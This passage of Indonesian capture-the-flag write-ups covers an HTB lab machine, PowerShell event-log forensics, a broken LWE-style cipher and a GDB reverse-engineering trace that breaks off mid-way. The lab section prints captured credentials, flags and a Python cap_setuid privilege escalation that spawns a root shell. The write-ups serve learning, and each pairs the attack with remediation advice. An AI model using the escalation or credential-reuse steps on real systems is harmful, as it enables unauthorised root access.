| 49 6.309874 | 192.168.196.16 | FTP | 192.168.196.1 | 107 Response: 200 PORT command successful. Consider using PASV. |
| 50 6.310514 | 192.168.196.1 | FTP | 192.168.196.16 | 62 Request: LIST |
| 51 6.311053 | 192.168.196.16 | FTP | 192.168.196.1 | 95 Response: 150 Hero comes the directory listing. |
| 52 6.311479 | 192.168.196.16 | FTP | 192.168.196.1 | 80 Response: 226 Directory send OK. |
| 53 6.311640 | 192.168.196.1 | TCP | 192.168.196.16 | 62 54411 → 21 [ACK] Seq=76 Ack=211 Win=1050880 Len=0 |
| 54 7.380771 | 192.168.196.1 | FTP | 192.168.196.16 | 84 Request: PORT 192,168,196,1,212,141 |
| 55 7.380998 | 192.168.196.16 | FTP | 192.168.196.1 | 107 Response: 200 PORT command successful. Consider using PASV. |
| 56 7.381554 | 192.168.196.1 | FTP | 192.168.196.16 | 66 Request: LIST -al |
| 57 7.382165 | 192.168.196.16 | FTP | 192.168.196.1 | 95 Response: 150 Hero comes the directory listing. |
| 58 7.382504 | 192.168.196.16 | FTP | 192.168.196.1 | 80 Response: 226 Directory send OK. |
| 59 7.382637 | 192.168.196.1 | TCP | 192.168.196.16 | 62 54411 → 21 [ACK] Seq=114 Ack=325 Win=1050624 Len=0 |
| 60 28.031068 | 192.168.196.1 | FTP | 192.168.196.16 | 64 Request: TYPE I |
| 61 28.031221 | 192.168.196.16 | FTP | 192.168.196.1 | 87 Response: 200 Switching to Binary mode. |
| 62 28.031547 | 192.168.196.1 | FTP | 192.168.196.16 | 84 Request: PORT 192,168,196,1,212,143 |
| 63 28.031688 | 192.168.196.16 | FTP | 192.168.196.1 | 107 Response: 200 PORT command successful. Consider using PASV. |

Setelah membuka file dengan *wireshark* saya menemukan beberapa hal yang menarik. Ada komunikasi FTP yang tidak dienkripsi, sehingga terlihat *username* dan *password* dalam bentuk *plain text*. *Username* yang ditemukan adalah nathan dan *password*-nya adalah Buck3tH4TF0RM3!.

Setelah itu, saya coba menggunakan kredensial yang didapat tersebut untuk SSH, dan ternyata berhasil.

```
[nathan@cap:~]$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Fri Aug 1 12:18:47 UTC 2025

System load:          0.0
Usage of /:           37.1% of 8.73GB
Memory usage:         38%
Swap usage:           0%
Processes:            237
Users logged in:     1
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb9:df54

=> There are 4 zombie processes.

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Aug 1 07:43:36 2025 from 10.10.16.38
nathan@cap:~$ |
```

Flag pertama didapat di dalam file *user.txt* pada direktori *user* milik nathan.

```
nathan@cap:~$ cat user.txt
92edbe6d88e6331f8e61f59f3e0ede31
```

Setelah itu, saya mencoba melihat file lain yang ada pada direktori.

```
nathan@cap:~$ ls
linpeas.sh  python3.8  snap  user.txt
```

Python3.8 adalah binary untuk menjalankan interractive python, sedangkan linpeas.sh adalah alat yang digunakan untuk melihat *vulnerability* yang ada pada suatu sistem Linux. linpeas dapat kita pakai untuk mencari cara untuk melakukan *privilege escalation*. Setelah menjalankan linpeas, saya menemukan beberapa line yang di *highlight* RED/YELLOW, yang berarti ini merupakan sebuah *critical finding*.

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
```

Ternyata python3.8 yang ada di directory /usr/bin memiliki *capability cap_setuid*. Setelah mencari di internet, ini berarti *binary* tersebut memiliki kemampuan untuk mengubah UID dari proses, sehingga kita bisa menggunakan *python* untuk merubah UIDnya menjadi *root*.

CAP_SETUID

- Make arbitrary manipulations of process UIDs (`setuid(2)`, `setreuid(2)`, `setresuid(2)`, `setfsuid(2)`);
- forge UID when passing socket credentials via UNIX domain sockets;
- write a user ID mapping in a user namespace (see `user_namespaces(7)`).

Sumber: <https://man7.org/linux/man-pages/man7/capabilities.7.html>

Maka dari itu, kita sudah menemukan cara mendapat *root access*, yaitu dengan memanfaatkan *python*. Berikut *command* yang digunakan:

```
nathan@cap:~$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/sh")
```

Kemudian *flag* kedua berada di direktori /root.

```
# cd /root
# ls
root.txt  snap
# cat root.txt
46ee84dfa6f034fbab1c7298677be57b
# |
```

D. Things Learned

- Mempelajari tools baru: linPEAS
- Mempelajari *vulnerability* baru: Miskonfigurasi kapabilitas aplikasi pada Linux

E. Remediation

Ada beberapa titik kelemahan/kesalahan pada *challenge* ini, yaitu:

Insecure direct object references (IDOR), unencrypted communication, credential reuse, dan Linux capability misconfiguration.

Untuk IDOR, seharusnya ada *access control* untuk mengecek apakah pengguna memiliki izin untuk mengakses suatu data, sehingga url untuk pcap dengan ID 0 tidak bisa diakses oleh *user* sembarang. *Unencrypted communication* diperbaiki dengan mengenkripsi setiap komunikasi, terlebih untuk pesan dimana kredensial tertulis. Untuk *credential reuse*, bisa dengan menggunakan kredensial berbeda untuk setiap akun atau mengkonfigurasi SSH untuk menggunakan MFA. Terakhir file yang dapat diakses dengan mudah oleh user lain seharusnya tidak memiliki *capability* untuk mendapat akses *root*, *capability* dapat dihapus dengan setcap.


F. Contoh Kasus

Untuk contoh kasus, saya akan fokus pada *vulnerability* yang paling fatal/kritis, yaitu *capability misconfiguration*. *Vuln* ini paling fatal karena terkait ketiga aspek CIA sedangkan yang lainnya hanya terkait dengan *Confidentiality*.

Pada *worst case scenario*, *Vuln* ini dapat menyebabkan *unauthorized attacker* mendapat *root access* yang jelas sangat bermasalah, karena *attacker* seolah-olah menjadi pemilik sistem dan dapat melakukan apapun terhadap sistem.

Kerugian yang dapat disebabkan adalah kebocoran data sensitif, serta kerusakan atau kelumpuhan sistem.


Operation Blackout 2025: Phantom Check [Forensic]



A. CVE Score

CVE Score yang dihitung hanyalah *base* dan *temporal score*.

Living off the Land Attack



B. Problem Statement

Diberikan dua file .evtx, yaitu file Windows Event Log, dan diberikan beberapa pertanyaan yang harus dijawab berdasarkan temuan dari kedua

log tersebut. Kedua file tersebut adalah Microsoft-Windows-Powershell.evtx yang berisikan event log secara ringkas dan Windows-Powershell-Operational.evtx yang berisikan event log yang lebih verbose. Untuk mempersingkat penulisan, saya akan merujuk kepada file tersebut sebagai file A dan file B.

C. Proof of Concept

Untuk mengerjakan *challenge* ini, saya menggunakan Windows Event Viewer. Setiap langkah penyelesaian akan merujuk pada teknik yang digunakan dalam Event Viewer, untuk *tools* lainnya mungkin akan berbeda.

Task 1

"Which WMI class did the attacker use to retrieve model and manufacturer information for virtualization detection?"

Dengan menggunakan *Find* pada Event viewer untuk mencari string "Wmi", dapat dilihat *command* WMI yang digunakan penyerang, ini dapat dilihat pada kedua file

```
Creating Scriptblock text (1 of 1):
```

```
$Model = Get-WmiObject -Class Win32_ComputerSystem | select-object -expandproperty "Model"
```

Jawaban: Win32_ComputerSystem.

Task 2

"Which WMI query did the attacker execute to retrieve the current temperature value of the machine?"

Sama seperti *task 1*, menggunakan *Find*, kali ini untuk mencari string "temperature", kita dapat dengan mudah mencari *query* yang digunakan penyerang. Untuk *task* ini, jawaban hanya ada pada file A.

```
ScriptName=
```

```
CommandLine=Get-WmiObject -Query "SELECT * FROM MSAcpi_ThermalZoneTemperature" -ErrorAction SilentlyContinue
```

Jawaban: SELECT * FROM MSAcpi_ThermalZoneTemperature

Task 3

"The attacker loaded a PowerShell script to detect virtualization. What is the function name of the script?"

Untuk *task* ini, saya mencoba beberapa *keyword* untuk mencari *script* yang ditanyakan, dan yang membawa hasil adalah keyword "function" pada file B. Dari pencarian ini didapatkan blok skrip berikut:

```
Creating Scriptblock text (1 of 1):
function Check-VM
{
<#
.SYNOPSIS
Nishang script which detects whether it is in a known virtual machine.
```

Jawaban: Check-VM

Task 4

"Which registry key did the above script query to retrieve service details for virtualization detection?"

Menyambung dari *task* sebelumnya, pada blok skrip yang sama terdapat blok kode berikut:

```
if (!$hypervm)
{
    $hyperv = Get-ChildItem HKLM:\SYSTEM\ControlSet001\Services
    if (($hyperv -match "vmicheartbeat") -or ($hyperv -match "vmicvss") -or ($hyperv -match "vmicvhost"))
    {
        $hypervm = $true
    }
}
```

Jawaban: HKLM:\SYSTEM\ControlSet001\Services

Task 5

"The VM detection script can also identify VirtualBox. Which processes is it comparing to determine if the system is running VirtualBox?"

Menyambung lagi dari pertanyaan sebelumnya, saya menemukan blok kode berikut:

```
#Virtual Box

$vb = Get-Process
if (($vb -eq "vboxservice.exe") -or ($vb -match "vboxtray.exe"))
{
    $vbvm = $true
}
```

Jawaban: vboxservice.exe, vboxtray.exe

Task 6

"The VM detection script prints any detection with the prefix 'This is a'. Which two virtualization platforms did the script detect?"

Beralih ke file A, dengan menggunakan *Find*, untuk string "this is a" kita dapat dengan mudah melihat hasil dari eksekusi skrip:

```
Details:
CommandInvocation(Out-Default): "Out-Default"
ParameterBinding(Out-Default): name="InputObject"; value="This is a Hyper-V machine."
ParameterBinding(Out-Default): name="InputObject"; value="This is a VMWare machine."
```

Jawaban: Hyper-V, VMWare

D. Things Learned

- Teknik *attack* baru (*Living off The Land*)
- Cara menggunakan Windows Event Viewer

E. Remediation

Melakukan *PowerShell hardening* dengan menggunakan *Constrained Language Mode* untuk membatasi *command* yang bisa dieksekusi oleh penyerang.


F. Contoh Kasus

Contoh kasus yang menggunakan *Living off the Land* (LotL) adalah serangan SolarWinds pada tahun 2020, di mana penyerang menggunakan salah satu

library SolarWinds untuk memasang sebuah *backdoor* melalui sebuah *update*. Setelah berhasil masuk melalui *backdoor*, penyerang menggunakan alat-alat yang sudah ada pada sistem. Dampak dari serangan ini adalah terkomprominya organisasi-organisasi besar, salah satunya adalah U.S. Department of Homeland Security., dan kerugian dari serangan diestimasi sebesar 90 juta dolar AS.


LotL hanya dapat digunakan setelah penyerang mendapat akses ke sistem, namun meskipun begitu, bahaya dari LotL adalah kemampuannya untuk membuat serangan menjadi sulit terdeteksi karena sulit dibedakan dari aktivitas biasa.

Quantum Safe [Cryptography]



A. CVE Score

CVE Score yang dihitung hanyalah *base* dan *temporal score*.



B. Problem Statement

Diberikan skrip *sagemath* untuk sebuah proses enkripsi, beserta file txt yang berisikan *ciphertext* hasil dari enkripsi tersebut. Proses enkripsi tersebut

memanfaatkan operasi vektor dan matriks, dengan rumus yang mirip dengan LWE.

C. Proof of Concept

Skrip enkripsi dari soal:

```
pubkey = Matrix(ZZ, [
    [47, -77, -85],
    [-49, 78, 50],
    [57, -78, 99]
])

for c in flag:
    v = vector([ord(c), randint(0, 100), randint(0, 100)]) * pubkey + r
    print(v)
```

Berdasarkan skrip enkripsi, kita bisa melihat bahwa persamaan enkripsi serupa dengan persamaan *Learning With Errors* (LWE), yaitu:

$$t = A \cdot s + e$$

Namun, e yang digunakan pada skrip (r) konstan. Ini membuat kelemahan pada enkripsi karena kita bisa dengan mudah mengeliminasi nilai tersebut.

Persamaan enkripsi pada soal adalah sebagai berikut:

$$c_i = p_i \times P + r$$

Dimana,

c_i adalah vektor *ciphertext* ke- i

p_i adalah vektor *plaintext* ke- i , yang terdiri dari (*plaintext*, *int* acak a , *int* acak b)

P adalah *public key*

r adalah konstanta "error"

Karena r konstan, kita bisa mengeliminasi nilai r menggunakan dua vektor sembarang pada array vektor *ciphertext* sebagai berikut.

$$c_i - c_j = (p_i \times P + r) - (p_j \times P + r)$$

$$c_i - c_j = (p_i - p_j) \times P$$

Dari persamaan ini, kemudian kita dapat menulis ulang sebagai berikut:

$$p_i - p_j = (c_i - c_j) \times P^{-1}$$

Dengan ini, kita bisa mencari *plaintext* karena *ciphertext* dan *public key* diketahui. Berikut skrip yang digunakan untuk menyelesaikan soal ini:

```

from sage.all import *

pubkey = Matrix(ZZ, [
    [47, -77, -85],
    [-49, 78, 50],
    [57, -78, 99]
])

c = []

lines = open("enc.txt", "r").readlines
for line in lines():
    line = line.strip()[1:][:-1]
    c.append(vector(eval(line)))

ref = c[0]
diff = []

for vec in c[1:]:
    diff.append(ref - vec)

i_pubkey = pubkey.inverse()
PWE = [x * i_pubkey for x in diff]

p0 = ord('H')
flag = "H" + "".join([chr(p0 - x[0]) for x in PWE])
print(flag)

```

Untuk mengeliminasi r untuk semua vektor pada c , kita bisa memilih p_0 untuk menggantikan p_i , pemilihan ini karena kita mengetahui elemen/huruf pertama pada *plaintext* (dari *format flag*, yaitu HTB{}). Persamaan sebelumnya menjadi:

$$p_0 - p_j = (c_0 - c_j) \times P^{-1}$$

Dan kita ubah untuk mencari p_j :

$$p_j = p_0 - ((c_0 - c_j) \times P^{-1})$$

Hitung nilai ini untuk semua vektor pada c dan ambil elemen pertama dari vektor tersebut untuk mendapat *flag*.

HTB{r3duc1nG_tH3_l4tTicE_l1kE_n0b0dY's_pr0b13M}

D. Things Learned

E. Remediation

Jangan menggunakan nilai *error* yang konstan, pakai `randint` untuk setiap elemen pada `r`. Inti dari LWE adalah menggunakan *noise* untuk “merusak” teks sehingga lebih sulit didekripsi. Atau mengikuti aturan “*don’t roll your own crypto*”, gunakanlah skema yang sudah ada dan terbukti *secure*.

F. Contoh Kasus

Contoh kasus dengan *vulnerability* serupa adalah *hack* terhadap Playstation 3 pada tahun 2010, dimana skema *digital signing*-nya menggunakan sebuah konstan pada proses enkripsi. Penggunaan nilai konstan ini memungkinkan *hacker* untuk me-reverse engineer *private key* melalui beberapa *signature* resmi dari Sony. *Private key* tersebut kemudian dibocorkan ke publik oleh geohot.

Dengan *private key* ini, siapapun bisa menge-sign *software* apapun, sehingga merusak total keamanan pada PS3. Akibatnya terjadi pembajakan *game* secara massal yang menyebabkan kerugian finansial yang sangat besar bagi Sony.


[Reverse Engineering]

A. CVE Score

Untuk *challenge* ini, karena saya kurang yakin ini tentang *vulnerability* apa, saya akan membuat “*vulnerability*” sendiri yang bernama *Improper Protection of Secrets*. Dimana rahasia pada *program* tidak dijaga dengan aman sehingga dapat dibaca pihak lain.

CVE Score yang dihitung hanyalah *base* dan *temporal score*.

Improper Protection of Secrets



B. Problem Statement

Diberikan sebuah ELF *executable* 64-bit *statically linked*, yang meminta sebuah input. Kita diminta mencari *flag* dengan me-reverse engineer *binary* tersebut.

C. Proof of Concept

Challenge ini saya selesaikan dengan melakukan *dynamic analysis* menggunakan GDB, karena menggunakan Ghidra saya benar-benar tidak tahu harus ngapain. Dan cara penggerjaanya sangat *trial and error* dan tidak terstruktur sama sekali, namun saya akan menjelaskan *reasoning* yang saya gunakan sampai bisa ketemu *flag*-nya.

Pertama, melalui *static analysis* (atau *decompiling*), ada kode blok berikut pada fungsi *main*:

```

if (cVar1 != '\x01')
{
    length_of_input = std::basic_string<char>::length();
    if (length_of_input != 0x22)
    {
        length_check_failed = true;
        goto LAB_00405646;
    }
}
length_check_failed = false;

```

Pada kode tersebut, *input* yang kita masukkan akan dicek apakah panjangnya sama dengan 0x22 (34 pada *decimal*), jika *false* maka program akan berhenti setelah itu. Maka dari itu, langkah pertama kita adalah memasukkan input dengan panjang 34 karakter. Setelah itu baru kita dapat lanjut ke logika kode berikutnya.

Pada fungsi *main*, ada banyak pemanggilan fungsi yang namanya sulit dibaca. Fungsi yang menghasilkan atau mengecek *input* dengan *flag* seharusnya ada pada salah satu atau beberapa dari pemanggilan fungsi ini. Lalu jika begitu, bagaimana cara agar bisa menemukannya?.

Berdasarkan pengalaman saya mengerjakan praktikum Orkom ke-2 yang melakukan *reverse engineering purely* dengan *dynamic analysis*, satu hal yang sebaiknya kita lakukan adalah mengecek instruksi perbandingan, yaitu *cmp* atau *test* (*obviously* ini untuk mengecek *control flow program*). Pada fungsi *main* sendiri ada dua instruksi *test*, dimana satunya mendekati akhir fungsi (pada *main+399*). Dari sini, *approach* yang saya ambil adalah memasuki setiap fungsi yang dipanggil *main* di dekat instruksi *test* tersebut mulai dari belakang, terutama fungsi yang menggunakan *user input* sebagai parameternya. Ya, *approach* ini akan membutuhkan *trial and error* dan waktu yang mungkin lama.

Pada alamat 0x4056f0 (*main+359*), ada pemanggilan fungsi berikut.

```

0x4056f0 <main+359>    call   std::function<void (int, int, std::basic_string<char, std::char_traits<char>, std::allocator<char> >) const <std::function<void (int, int, std::basic_string<char, std::char_traits<char>, std::allocator<char> >) const>>::operator()(int, int, std::basic_string<char, std::char_traits<char>, std::allocator<char> >) const
    rdi: 0x7fffffff490 -> 0x609030 -> 0x7fffffff4c0 -> 0x609060 ← 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
    rsi: 0x278
    rdx: 0
    rcx: 0x7fffffff510 -> 0x7fffffff520 -> 0x60e200 ← 0x60e

```

Kemudian di dalamnya, pada alamat 0x42b51c, ada pemanggilan berikut (sekali lagi, ini ditemukan dengan mencoba-coba fungsi yang salah satu parameternya *input*, dan saya baru tahu fungsi ini penting ketika di akhir).

```
► 0x42b51c <std::function<void (int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)>::operator<char, std::allocator<char>>, const+114>    call    rbx          <std::function_handler<void (int, ts<char, std::allocator<char> >), main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)}>
&, int&, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >&)
rdi: 0x7fffffff4d490 -> 0x609030 -> 0x7fffffff4d4c0 -> 0x609060 ← 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
rsi: 0x7fffffff4d454 ← 0xfffffd49000000278
rdx: 0x7fffffff4d450 ← 0x27800000000
rcx: 0x7fffffff510 -> 0x7fffffff520 -> 0x60e200 ← 0x60e
```

Yang didalamnya ada pemanggilan berikut pada 0x405920.

```
► 0x405920 <std::__Function_handler<void (int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)>::__M_invoke(std::__Any_data const&, char>&)+98>    call    std::enable_if<is_invocable_r_v<void, main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)}, void>::type>(&std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >), void>::type std::__invoke_r<void, main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)}, int&, int&, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >(&invocable_r_v<void, main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)}, void>::type std::__invoke_r<void, main::{lambda(int, i&, int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >(&allocator<char> >))#1}&, int&, int&, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >,
rdi: 0x609030 -> 0x7fffffff4d4c0 -> 0x609060 ← 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
rsi: 0x7fffffff4d454 ← 0xfffffd49000000278
rdx: 0x7fffffff4d450 ← 0x27800000000
rcx: 0x7fffffff510 -> 0x7fffffff520 -> 0x60e200 ← 0x60e
```

Lalu pada 0x405a8c.

```
► 0x405a8c <std::enable_if<is_invocable_r_v<void, main::{lambda(int, int, std::__cxx11::basic_string<char, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)#1}&, int&, int&, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >#1>::__invoke_implementation(std::__invoke_other, mai, std::allocator<char> >#1)&, int&, int&, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >#1>(&std::__invoke_other, main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)&__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >}#1>)
rdi: 0x609030 -> 0x7fffffff4d4c0 -> 0x609060 ← 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
rsi: 0x7fffffff4d454 ← 0xfffffd49000000278
rdx: 0x7fffffff4d450 ← 0x27800000000
rcx: 0x7fffffff510 -> 0x7fffffff520 -> 0x60e200 ← 0x60e
```

Dan pada 0x405bf8.

```
► 0x405bf8 <void std::__invoke_implementation(main::{lambda(int, int, std::__cxx11::basic_string<char, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)}#1>(&std::__invoke_r, std::char_traits<char>, std::allocator<char> >#1)&, int&, int&, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >#1>)
call    main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)}#1>::operator()(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >#1)
rdi: 0x609030 -> 0x7fffffff4d4c0 -> 0x609060 ← 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
rsi: 0x278
rdx: 0
rcx: 0x7fffffff360 -> 0x7fffffff370 -> 0x5e7500 -> 0x5f2580 (_nl_global_locale+32) -> 0x
```

Di dalam fungsi ini, pada alamat 0x40538a, tepat setelah pemanggilan fungsi berikut.

```
mov    rax, rdx          rbx -> 0x5f3d20 (node_chars) -> 0x603d00 -> 0x60e280
► 0x405385 <main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >)}#1>::operator[](int const&)
call    std::unordered_map<int, char, std::hash<int>, std::equal_to<int>, std::allocator<pair<int const, char> >>::operator[](int const&)
rdi: 0x5f3d20 (node_chars) -> 0x603d00 -> 0x60e280 -> 0x60e240 -> 0x5fea60 ← .
rsi: 0x7fffffff2d4 ← 0x60903000000278
rdx: 0
rcx: 0x7fffffff360 -> 0x7fffffff370 -> 0x5e7500 -> 0x5f2580 (_nl_global_locale+32)
```

Saya menemukan register RAX sekarang menyimpan sebuah huruf.

| LEGEND: | | STACK | HEAP | CODE | DATA | WA | RW |
|---------|---------------|--------------------|------|------|------|----|----|
